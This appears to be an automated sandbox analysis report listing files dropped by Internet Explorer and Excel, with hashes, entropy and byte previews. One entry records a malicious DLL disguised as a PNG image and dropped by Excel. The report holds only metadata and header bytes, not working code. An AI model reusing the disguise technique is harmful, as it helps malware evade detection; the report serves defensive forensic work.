SHA-256:	6D2B21C8607DB31674E23651AA0B1F62882D19689E014778A4BF896E66C4DCB7
SHA-512:	E41FED2372A4C8B7AAA70D20635BFAE58DBA217AD63CEC4C0142133B585683CB74F95349AEAAE0192291BF392AE196E6B73001EF6FDC32D81E84A97F09E88B 4
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{9F3D57A7-6B10-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27388
Entropy (8bit):	1.8420814846121023
Encrypted:	false
SSDEEP:	192:M1uKPrbzJZ7XFc1pwkJwzbY9PEQjS2PEQjbEjGA:Mb/NhXi3PmbEPEQjRPEQjbEjR
MD5:	80CA39CF4C3311873B3AD9851F7DA758
SHA1:	E689FC421321A8F2302AA61D05C2F81B74D2C4EE
SHA-256:	84D0F90584AA5217894D52115A3C7B571F5EF98A3EBDFE6B78AF335356B683FC
SHA-512:	792C71724F8D719CE871FA1B79D4237DE3BAD9B6DBBA4AD5DDFC4EE17C8C9580E27AEECD37545D27997BCCD79135E0972261FC421DEE98EFF270CBD881BB3 90A
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\lr5drzg\imagestore.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	modified
Size (bytes):	5692
Entropy (8bit):	4.137833449339698
Encrypted:	false
SSDEEP:	96:Qq0aWBKVm5zDlvV2rkG4zuAZMXJFG62q7mQh1:bCBF5zZ0lG46AaXJFG6v7m2
MD5:	D9020BA7791E262234F36D488CE55333
SHA1:	824C69EB2184F52188D7D6E8BD39790E1E6C2F2B
SHA-256:	49249166693C547FCFD04824E5AC4DAA47760055DDF5BC9FC18339242D38EC83
SHA-512:	9707ABAC1E2B4DBA44CD05A10089DDD3397BEBCF569AE7391E6E1A415A67E17C3CB779BF9D23028A5F7CBBEB5D686D80A472EC6FEEA123E64BB71891B565A 019

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\lr5drzg\imagestore.dat	
Malicious:	false
Preview:	-.h.t.t.p.:./.p.r.o.n.p.e.p.s.i.p.i.r.p.y.a.m.v.i.o.e.r.d...c.o.m./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s ...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s].s...r.sS..s. ..sq.....s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...s...r.....s...s.....s...s..s7.. .....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s...s.....s...s[.....ss..s...s.....s...s..sm..sl..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r. ..s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s..s...s'..s_..s...s...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\54-41a2a0[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	168646
Entropy (8bit):	5.043929314140671
Encrypted:	false
SSDEEP:	3072:jzCPZkTP3bDLH0tfRqQ0xtLfj4ZDSlpTt813viY8R1j35Ap7LQZLPPJH7PAbOCxu:jlZACLkeedh
MD5:	55A2B9AD102C59D9946DF38A108FBF84
SHA1:	65CE0F627FF9508C4DDDEBCBF7332B3D5DE1DB17
SHA-256:	CCB734F5ED4702B8E95450889F1A9B5A5FB86B697C2B2B390C608B466D8FADFB
SHA-512:	A5ECFFF6C3909513522AF8396C48050FD76631DF44CFAFF81986150A481B6B6A1ADD29150DEBFA8FE43F32397E13218845B1EFAAEF1F70E5D78E6EE415CD7AAB
Malicious:	false
Preview:	@charset "UTF-8";./*! | Copyright 2017 Microsoft Corporation | This software is based on or incorporates material from the files listed below (collectively, "Third Party Code"). Microsoft is not the original author of the Third Party Code. The original copyright notice and the license under which Microsoft received Third Party Code are set forth below together with the full text of such license. Such notices and license are provided solely for your information. Microsoft, not the third party, licenses this Third P arty Code to you under the terms in which you received the Microsoft software or the services, unless Microsoft clearly states that such Microsoft terms do NOT apply for a particular Third Party Code. Unless applicable law gives you more rights, Microsoft reserves all other rights not expressly granted under such agreement(s), whether by implication, estoppel or otherwise.*/./*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css */.body{margin:0}.context-uh

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\mwfmdl2-v3.54[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 26288, version 0.0
Category:	dropped
Size (bytes):	26288
Entropy (8bit):	7.984195877171481
Encrypted:	false
SSDEEP:	768:56JqQaQphRbTHiKNF5z/02h5KpJW3pPOA8Y9g/:gdTTH5XKpJWdH1W/
MD5:	D0263DC03BE4C393A90BDA733C57D6DB
SHA1:	8A032B6DEAB53A33234C735133B48518F8643B92
SHA-256:	22B4DF5C33045B645CAFA45B04685F4752E471A2E933BFF5BF14324D87DEEE12
SHA-512:	9511BEF269AE0797ADDF4CD6F2FEC4AD0C4A4E06B3E5BF6138C7678A203022AC4818C7D446D154594504C947DA3061030E82472D2708149C0709B1A070FDD0E
Malicious:	false
Preview:	wOFF.....f.....D.....OS/2...X...H...`JM.FVDMX.....^.qcmap.....*.9cvt ...4... ...*....fpgm...T.....Y...gasp...D.....glyf...P..U5.....head..]....2...6.. .Chhea..]....$$...hmtx..]....ye'loca..^.....Gmaxp..`.... ... ./..name..`....8....]..Rpost..f..... .Q.wprep..f$.....x...x.c`.Pf.....:....Q.B3_dHc..`e.bdb... .`@..`...../9.\|... V...)00...-.Wx...S....._..m.m.m.m.m;e..y.~.....<p..a.0t.&...a.pa.0B.1..F...Q.ha.0F.3....q.xa.0A.0L.&...I.da.0E.2L....i.ta.0C.1..f...Y.la.0G.3.....y.\|a..@X0,....E.ba.DX2,....e .ra..BX1..V...U.ja..FX3.....u.za..A.0l.6...M.fa.E.2l....m.va..C.1..v...].na..G.3.....}.~a.p@80.....C.a..pD82.....c.q..pB81..N...S.i..pF83.....s.y..pA.0\....K.e..pE.2\....k.u..pC.1..n...[. m..pG.3.....{.}...@x0<.....G.c...Dx2<....g.s...Bx1..^...W.k...Fx3.....w.{...A.0\|.>...O.g...E.2\|....o.w...C.1..~..._.o..08.....?..0$.....x...mL.U.....9.x.`[...&BF@X...V.h.Z..h. .....`n....[..U

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\urlblockindex[1].bin	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	16
Entropy (8bit):	1.6216407621868583
Encrypted:	false
SSDEEP:	3:PF/l:
MD5:	FA518E3DFAE8CA3A0E495460FD60C791
SHA1:	E4F30E49120657D37267C0162FD4A08934800C69
SHA-256:	775853600060162C4B4E5F883F9FD5A278E61C471B3EE1826396B6D129499AA7
SHA-512:	D21667F3FB081D39B579178E74E9BB1B6E9A97F2659029C165729A58F1787DC0ADADD980CD026C7A601D416665A81AC13A69E49A6A2FE2FDD0967938AA645C0
Malicious:	false
Preview:	.p.J2.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\MWFMDL2[1].ttf	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	TrueType Font data, 15 tables, 1st "OS/2", 37 names, Microsoft, language 0x403, type 2 string, Normaloby

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\MWFMDL2[1].ttf	
Category:	dropped
Size (bytes):	20040
Entropy (8bit):	6.19996057371802
Encrypted:	false
SSDEEP:	384:FrnW7NB829nIBLy9oHPGWyFLenP+zQgnZfncO/A/xio:cA2wy9oHhsemzFvcOjo
MD5:	5410C5517F1BBEB51E2D0F43BC6B4309
SHA1:	4ADF2D3A889A8F9D71FAC262297302086A4A03F4
SHA-256:	2F4E38662C0FF2FAB3EB09DCB457CD0778501BFFEE4026F6B0D9364ABB05DB46
SHA-512:	E0EF3BCA5CEF4B6B69CE09FC5295E21A5D151912585AE80703139550BD222EF463CBA856EA7F37E9D8BEF21EEBD7790E3A7D81D580469997A8708B11B00E61BD
Malicious:	false
Preview:	...........pOS/2JZxh.....`VDMX.^.q...\....cmap.ph....<....cvt ...........*fpgm.........Ygasp.....`....glyfoV."...l..7.head.k....C(...6hhea.....C`...$hmtx.F.E..C.....loca.Y....Dt....maxp.....E\... name..b...E\|....post.Q.w..MT... prepx.....Mt.....3.....3.....f.....MS .@...B..... ....!.!..."."...#.#...$.$...%.%...&.&...'.'...(.(...).)...*.*...+.+...,...-.-....././...0.0...1.1...2.2...3.3...4.4...5.5...6.6...7.7...8.8...9.9...:.:...;.;...<.<...=.=...>.>...?.?...@.@...A.A...B.B...C.C...D.D...E.E...F.F...G.G...H.H...I.I...J.J...K.K...L.L...M.M...N.N...O.O...P.P...Q.Q...R.R...S.S...T.T...U.U...V.V...W.W...X.X...Y.Y...Z.Z...[.[...\.\...].]...^.^..._._...`.`...a.a...b.b...c.c...d.d...e.e...f.f...g.g...h.h...i.i...j.j...k.k...l.l...m.m...n.n...o.o...p.p...q.q..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\NuB[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	232892
Entropy (8bit):	5.99983179722127
Encrypted:	false
SSDEEP:	3072:WwRBCMcpzsFoU+3/OXc7/Uk+Hd0X2ibWQ27ru59XXIVQjm9L1AnqcFwSncixUDL:WwjCLpzE70/5eGX4PrgZYd9UIL
MD5:	75969FF5E0A524DD6B4B222274FCD1D3
SHA1:	0E82CCAA2AFF23BA97EBA1B08765D0FCE3AB7C7B
SHA-256:	6346B58F19CD12A7ECAE9AE661EF4EAB64FB9D8D66E9D8210353C3C04A711539
SHA-512:	9D46ECA3C1AC881F47D1F10D7A9948B90821CA6746260349D2A18FE112573681F49F39F6D5282F287C70E76376FBECF3F9FEDAC92E26D610ECF15B23711F3879
Malicious:	false
Preview:	D96kWnC5Hk53ORxbSIll9hRT6w/gorz4KVTzsweUJpeVNjYCkJhG98VWOePJU90HPCpqzH72DzDu2pgMed8822yfbTmRweoZauccHhxxLHPRJ5dpQbYfRY9v D0y5oGpCs78ei9FF5g80mABvJf3jyzD7rF89T/ihBKrf4/2vQmcCrkNMJyetmXQWKp8sUwgruFhOCuLAsfA2b2NUhtGkKiKhQEyfu1lyR05oFa0qfW8wwIDxM4EgTPzIxb NmTQwu7KDYBeoarBcj40+yb89SEaar6WH/iqtmavGDcFWxbWR0RPpCHVFLD3mso23VyZ4ASHtDxC4/l8qZXbopK3hJ+kf+1xI+zSOmZgAC7Ku2x5kIGItKvQX6y09ojsc3 NffDFuvUbWiD0l4n8cvVgZaa4lqAOB08EMjfnc6G31NUZU1eVaaBUzjMCyWRQEBVqYLPPHNy4F+FZ7kAReLB0YPUACojN0nkQr+pz6wDFaGgTvrTupsbZe07 Jlge95FcgM5ECS7n0v3dRS8XOLKGgvLlEM1rP4pOY/fOHxjT+RFRAibmxnSC8HWg/J471q6TywYgr8cgka+YSjZXKrDnF8HbdoNH74DwAPN6USClff/bmbH/bSV0kocgGJ LKuH7EXHRDZZQxTayUmp9533sH80WBtLJqrEO8DycWdPaS3zg6aVijqb5tdQyRb4XktIMUI5Msr0bMyp8rLwgBo07Fy3Wlq6d4eiI8SENoZoFjjKveS7Eh2ulj29HJeDGp I4mQJrT0ViFS1/B8uwzx1zFvd9q5OisUWt1xa69m53uNcp3odAR87r3YWeJzauD1hf2idhEni4VHi6XUrOppJ0nw+/6vJbKyTW8Yg9HkQc/1UMU8JlrJMMHW1dbWDijQ1W QhRN9cixJU9SlbEZAlajUxypq6RJUqXl4jBdD79VcSnROvC7CGzeea+SayNjMPlwk2MW5N+Wjl3Q6wukQdxrY6x37/h11vUsixznaQsQlQJTgn

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\favicon[1].ico	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 4-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	237
Entropy (8bit):	6.1480026084285395
Encrypted:	false
SSDEEP:	6:6v/lhPIF6R/C+u1fXNg1XQ3yslRtNO+cKvAElRApGCp:6v/7b/C1fm1ZslRTvAElR47
MD5:	9FB559A691078558E77D6848202F6541
SHA1:	EA13848D33C2C7F4F4BAA39348AEB1DBFAD3DF31
SHA-256:	6D8A01DC7647BC218D003B58FE04049E24A9359900B7E0CEBAE76EDF85B8B914
SHA-512:	0E08938568CD123BE8A20B87D9A3AAF5CB05249DE7F8286FF99D3FA35FC7AF7A9D9797DD6EFB6D1E722147DCFB74437DE520395234D0009D452FB96A8ECE23B
Malicious:	false
Preview:	.PNG........IHDR.....R....sRGB.....gAMA.....a.....pHYs.....o.d...-PLTE.....(..5..X..h.....J4.I...IIDAT.[c`..&.(.....F....cX.(@.j.+@..K.(..2L....1.{.....c`]L 9.&2.l...I..E.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\favicon[2].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 2 icons, 16x16, 32 bits/pixel, 32x32, 32 bits/pixel
Category:	dropped
Size (bytes):	5430
Entropy (8bit):	4.0126861171462025
Encrypted:	false
SSDEEP:	96:n0aWBDm5zDlvV2rkG4zuAZMXJFG62q7mQ:nCBy5zZ0IG46AaXJFG6v7m
MD5:	F74755B4757448D71FDCB4650A701816
SHA1:	0BCBE73D6A198F6E5EBAFA035B734A12809CEFA6

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\favicon[2].ico	
SHA-256:	E78286D0F5DFA2C85615D11845D1B29B0BFEC227BC077E74CB1FF98CE8DF4C5A
SHA-512:	E0FB5F740D67366106E80CBF22F1DA3CF1D236FE11F469B665236EC8F7C08DEA86C21EC8F8E66FC61493D6A8F4785292CE911D38982DBFA7F5F51DADEBCC875
Malicious:	false
Preview:	..... .h...&... ....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#......r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s.....s...s[.....ss..s...s.....s...s..sm..sl..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s..s...s'..s_..s...s...s...rQ..s..s...sK..r/..s3..sa..s...s...s!..s#..s..s...s...s...s...s...s...sy..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\yytr[1].png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	474112
Entropy (8bit):	6.774434102096341
Encrypted:	false
SSDEEP:	6144:zQOWfcHYKeRatkAJwiClyM7CuCO8kdxZmY6icsFrrEQvOFDvXOcY5EpCDSqh3l:ifcHby4kAeiCp86xIYnXOFDOEpbqH
MD5:	BA2BEFA9C70C2B6D779C48A59CECE3E5
SHA1:	4C855F80076E357D35C7D60CD52D2C49ABEFC5FF
SHA-256:	9C51CBE4681FACC34623AECA27A18DBAA6DB1337990A0E003B7C9BABEB06C1EB
SHA-512:	BDC4E33DE9DE4CF27D1DF05E22163C6A3EF0D2406D80CB51DB34139BF08CC3A923B079686FBC0A1B359EE46447EB0583C3343360D7E755179E9661C4A503047
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L...^B*.....L.....@.....("..`.....he..... .....CODE.....~..... ..`DATA....<.....@...BSS.....idata..("......$.....@....reloc..he.....f.....@..P.rsrc.....`.. .....".....@..P.....<.....@..P..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\17-f90ef1[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	133618
Entropy (8bit):	5.224557040823137
Encrypted:	false
SSDEEP:	3072:1f/HuFVppxvIeJ0i9d1EwgXA9JKi5DCE4t:1f/Hu/FIeRgt
MD5:	04ECF0CF6CBC75F16F34D42554CB4C9D
SHA1:	16DFBFEFBD6BB75FD61E7D678693C7C3998677E9
SHA-256:	06B2E0143CA1583C507056D1BC66A4024530340BA5582682180D3E2DCE56D163
SHA-512:	4CEE973A807DB3FE44D7623388087B0293869A539CC5062F0B9EDC33E4CFE98B9D969A4D987F739769C56D058BC55DDEBAB1B38E9C2A2303AE30E35870CBAB2
Malicious:	false

Preview:	(function(){/**. * @license almond 0.3.3 Copyright jQuery Foundation and other contributors.. * Released under MIT license, http://github.com/requirejs/almond/LICENSE. */
	.var requirejs,require,define,__extends;(function(n){function r(n,t){return w.call(n,t)}function s(n,t){var o,s,f,e,h,p,c,b,r,l,w,k,u=t&&t.split("/"),a=i.map,y=a&&a["*"]||{};if(n){
	for(n=n.split("/"),h=n.length-1,i.nodeIdCompat&&v.test(n[h])&&(n[h]=n[h].replace(v,"")),n[0].charAt(0)==="."&&u&&(k=u.slice(0,u.length-1),n=k.concat(n)),r=0;r<n.length;r++)if(w=n[r],w==="."")n.splice(r,1),r-=1;else if(w===".."){if(r===0||r===1&&n[2]===".."||n[r-1]===".")continue;else r>0&&(n.splice(r-1,2),r-=2);n=n.join("/")}if((u||y)&&a){
	for(o=n.split("/"),r=o.length;r>0;r-=1){if(s=o.slice(0,r).join("/"),u)for(l=u.length;l>0;l-=1)if(f=a[u.slice(0,l).join("/")],f&&(f=f[s],f)){e=f;p=r;break}if(e)break;!c&&y&&y[s]&&(c=y[s],b=r)}!e&&c&&(e=c,p=b);e&&(o.splice(0,p,e),n=o.join("/"))}return n}function y(t,i){return function(){var r=b.call(arguments,0

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\jquery-1.9.1.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	92629
Entropy (8bit):	5.303443527492463
Encrypted:	false
SSDEEP:	1536:dnu00HWWaRxkqJg09pYxoxDKMXJrg8hXXO4dK3kyfiLJBhdSZE+I+Qg7rbaN1RUx:ddkWgoBhcZRQgmW42qe
MD5:	397754BA49E9E0CF4E7C190DA78DDA05
SHA1:	AE49E56999D82802727455F0BA83B63ACD90A22B
SHA-256:	C12F6098E641AACA96C60215800F18F5671039AECF812217FAB3C0D152F6ADB4
SHA-512:	8C64754F77507AB2C24A6FC818419B9DD3F0CECCC9065290E41AFDBEE0743F0DA2CB13B2FBB00AFA525C082F1E697CB3FFD76EF9B902CB81D7C41CA1C641DFB
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\jquery-1.9.1.min[1].js	
Preview:	/*! jQuery v1.9.1 | (c) 2005, 2012 jQuery Foundation, Inc. | jquery.org/license.//@ sourceMappingURL=jquery.min.map.*/(function(e,t){var n,r,i=typeof t,o=e.document,a=e.location,s=e.jQuery,u=e.$,l={},c=[],p="1.9.1",f=c.concat,d=c.push,h=c.slice,g=c.indexOf,m=l.toString,y=l.hasOwnProperty,v=p.trim,b=function(e,t){return new b.fn.init(e,t,r)},x=/[+-]?(?:\d*\.\|)\d+(?:[eE][+-]?\d+\|)/.source,w=/\S+/g,T=/^[\s\uFEFF\xA0]+\|[\s\uFEFF\xA0]+$/g,N=/^(?:(<[\w\W]+>)[^>]*|#([\w-]*))$/,C=/^<(\w+)\s*\/?>(?:<\/\1>\|)$/,k=/^[\],:{}\s]*$/,E=/(?:^|:|,)(?:\s*\[)+/g,S=/\\(?:["\\\/bfnrt]|u[\da-fA-F]{4})/g,A=/"[^"\\\r\n]*"|true|false|null|-?(?:\d+\.|)\d+(?:[eE][+-]?\d+|)/g,j=/^-ms-/,D=/-([\da-z])/gi,L=function(e,t){return t.toUpperCase()},H=function(e){(o.addEventListener||"load"===e.type||"complete"===o.readyState)&&(q(),b.ready())},q=function(){o.addEventListener?(o.removeEventListener("DOMContentLoaded",H,!1),e.removeEventListener("load",H,!1)):(o.detachEvent("onreadystatechange",H),e.detachEvent("onload",H)

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\mwf-west-european-default.min[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	563851
Entropy (8bit):	5.221453271093944
Encrypted:	false
SSDEEP:	6144:2VR57iqbPXlB5UR5vWenR5xWeMFdBjL+ks0EcU0MWEsuWe5fXbHfxlN/FNCn/Lpl:tTP0BKYtf
MD5:	12DD1E4D0485A80184B36D158018DE81
SHA1:	EB2594062E90E3DCD5127679F9C369D3BF39D61C
SHA-256:	A04B5B8B345E79987621008E6CC9BEF2B684663F9A820A0C7460E727A2A4DDC3
SHA-512:	F3A92BF0C681E6D2198970F43B966ABDF8CCBFF3F9BD5136A1CA911747369C49F8C36C69A7E98E0F2AED3163D9D1C5D44EFCE67A178DE479196845721219E12
Malicious:	false
Preview:	@charset "UTF-8";/*! @ms-mwf/mwf - v1.25.0+6321934 | Copyright 2017 Microsoft Corporation | This software is based on or incorporates material from the files listed below (collectively, "Third Party Code"). Microsoft is not the original author of the Third Party Code. The original copyright notice and the license under which Microsoft received Third Party Code are set forth below together with the full text of such license. Such notices and license are provided solely for your information. Microsoft, not the third party, licenses this Third Party Code to you under the terms in which you received the Microsoft software or the services, unless Microsoft clearly states that such Microsoft terms do NOT apply for a particular Third Party Code. Unless applicable law gives you more rights, Microsoft reserves all other rights not expressly granted under such agreement(s), whether by implication, estoppel or otherwise.*//*! normalize.css v3.0.3 | MIT License | github.com/necolas/normalize.css *

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\wcp-consent[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	255440
Entropy (8bit):	6.051861579501256
Encrypted:	false
SSDEEP:	6144:PIgagvUI0iDsW9Whsredo7NjIZjIZP0aNWgF9Dyjzh:PIgaHI0iIUedo7NjIZjIZP0o74t
MD5:	38B769522DD0E4C2998C9034A54E174E
SHA1:	D95EF070878D50342B045DCF9ABD3FF4CCA0AAF3
SHA-256:	208EDBED32B2ADAC9446DF83CAA4A093A261492BA6B8B3BCFE6A75EFB8B70294
SHA-512:	F0A10A4C1CA4BAC8A2DBD41F80BBE1F83D767A4D289B149E1A7B6E7F4DBA41236C5FF244350B04E2EF485FDF6EB774B9565A858331389CA3CB474172465EB3EF
Malicious:	false
Preview:	var WcpConsent=function(e){var a={};function i(n){if(a[n])return a[n].exports;var o=a[n]={i:n,l:!1,exports:{}};return e[n].call(o.exports,o,o.exports,i),o.l=!0,o.exports}return i.m=e,i.c=a,i.d=function(e,a,n){i.o(e,a)||Object.defineProperty(e,a,{enumerable:!0,get:n})},i.r=function(e){"undefined"!=typeof Symbol&&Symbol.toStringTag&&Object.defineProperty(e,Symbol.toStringTag,{value:"Module"}),Object.defineProperty(e,"__esModule",{value:!0})},i.t=function(e,a){if(1&a&&(e=i(e)),8&a)return e;if(4&a&&"object"==typeof e&&e&&e.__esModule)return e;var n=Object.create(null);if(i.r(n),Object.defineProperty(n,"default",{enumerable:!0,value:e}),2&a&&"string"!=typeof e)for(var o in e)i.d(n,o,function(a){return e[a]}.bind(null,o));return n},i.n=function(e){var a=e&&e.__esModule?function(){return e.default}:function(){return e};return i.d(a,"a",a),a},i.o=function(e,a){return Object.prototype.hasOwnProperty.call(e,a)},i.p="",i(i.s=1)}([function(e,a,i){window,e.exports=function(e){var a={};function i(n)

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\81PS[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2476
Entropy (8bit):	5.988046623872346
Encrypted:	false
SSDEEP:	48:T7RIJfbsubj0FGyRZevilrZS4BuxitIJXBfVOghP87xVrUuA:nVYYFGyKWEsQJkIU7xlUb
MD5:	932D41136B3BE3FD959DFAC2DBA155AF
SHA1:	1435668E668C81DD52C4BF6980DE2219800EAAAC
SHA-256:	580FB53E9B2C064C5DF469CE9A29814A332C22F6B116489552A3B83C98AA8096
SHA-512:	7BA4F0C3923DC5748C3CB95A2E218D11E8D8ECF22583EC1E8715DC63D90F97EAAAAE7430021BE39881C00835EF6BD78A08BBDDD377650FFA645065C99792338
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\81PS[1].htm	
Preview:	O2jzYvySU4vk9QR5ioimjXFyNz74/V/AadtXUyihcA2+XEAgPB0tOootysF4IyFzEuK+PJLPy8EdgKas7U7OKxroHhHi8Wjuh2vj5D3YRIcvqtU90tSGpsBmg6AzdSfbp+RkKVhAv+MnYqSyhvClDw5t6cQupcoyQoYsB5/6vJ6agPElgI7riSRoFCDx6n89oIpyAx0j9WEm1kEnxTS0uspjWbqV95T1OCUafFu0dr/eL7bmPoeTSFL8Kzf/zHccMXsA y8E6jVYW8hm38pmmnrqZo0z17z4NZ5H5Nq1LVn9R0OC6TmsfGVpiAf5nB6uCzmjt9vIxvjXQ+KLI1Wjf65Ai49wBTCygVPkztkTAm9TMgTa0GPCRBfGpcCJXCjN5d8PxQmzfgSdYYS+1hVqua9tIA1DKSVXI2k0P7aucxSoj0nZRC26iSCRIAd9nOR2iE8DYXsMNkGIM7e+lxUiZe4U3gSg+mS4sfvxPeYbOxjdI9t6ycgjFP1Oul+Z3ooed8bbTShdOKTUNYQT26YJAntkKt3/HVUh5ZdNsfhDU+4vcXp+ECtOEVWjw60pzrFav3MpaaBrm8zjtQRsnEWRJWCJV1aO30YMbSBG16firEecPsWZH+/BfAZ6nCwGBgAnRpq9mL1IccIYr4uPcTcp0hIHG0QBTYu3AVXRtEv6YuN5II7B6+g5YhnqU/mwzCt2lb9E0AeYZ9X6NWq048X8zXOJrM+Ba3dbXJzcqFMGZMF8SdiqQR1HXaw0K5jOcmuwN9v/ZgrnMS4Gz8cDZZTQJ0Fvnf0rbOPbD6QXG3tfgG/8BLoyq327UBkJ/MnI/AL8Qnt5/SEfS6V3JIx8+1TjkPnhJ1LNmNAc7RZQLx6mTX2axcEA8TvZ4kTYcQjQy1GZZOH3aPz6Ix+JhSO1v3Z6bo6NV7+Z+myKjRAN2Vr0BaMQcxJdo8SwYuEZxNlWcZQw+YIBWfpL1hYc2WmRaSiVj1cQpM9SsuCX1oGsuDJW4

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\MWFMDL2[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 11480, version 0.0
Category:	dropped
Size (bytes):	11480
Entropy (8bit):	7.941998534530738
Encrypted:	false
SSDEEP:	192:QNhlpX236n8/cliy01vRGeJsqVZJZmKgiiwEkyaGG1QfPujdI5v9QtAOcAue2HCZ:QnjX23W8UcvRaqVZdgiiyRQf2+5v9Q0q
MD5:	5ED659CF5FC777935283BBC8AE7CC19A
SHA1:	A0490A2C4ADDD69A146A3B86C56722F89904B2F6
SHA-256:	31B8037945123706CB78D80D4D762695DF8C0755E9F7412E9961953B375708AE
SHA-512:	FCCBE358427808D44F5CDFCF1B0C5521C793716051A3777AAFDE84288FF531F3E68FBC2C2341BBFA7B495A31628EAB221A1F2BD3B0D2CC9DD7C1D3508FDE4A2F
Malicious:	false
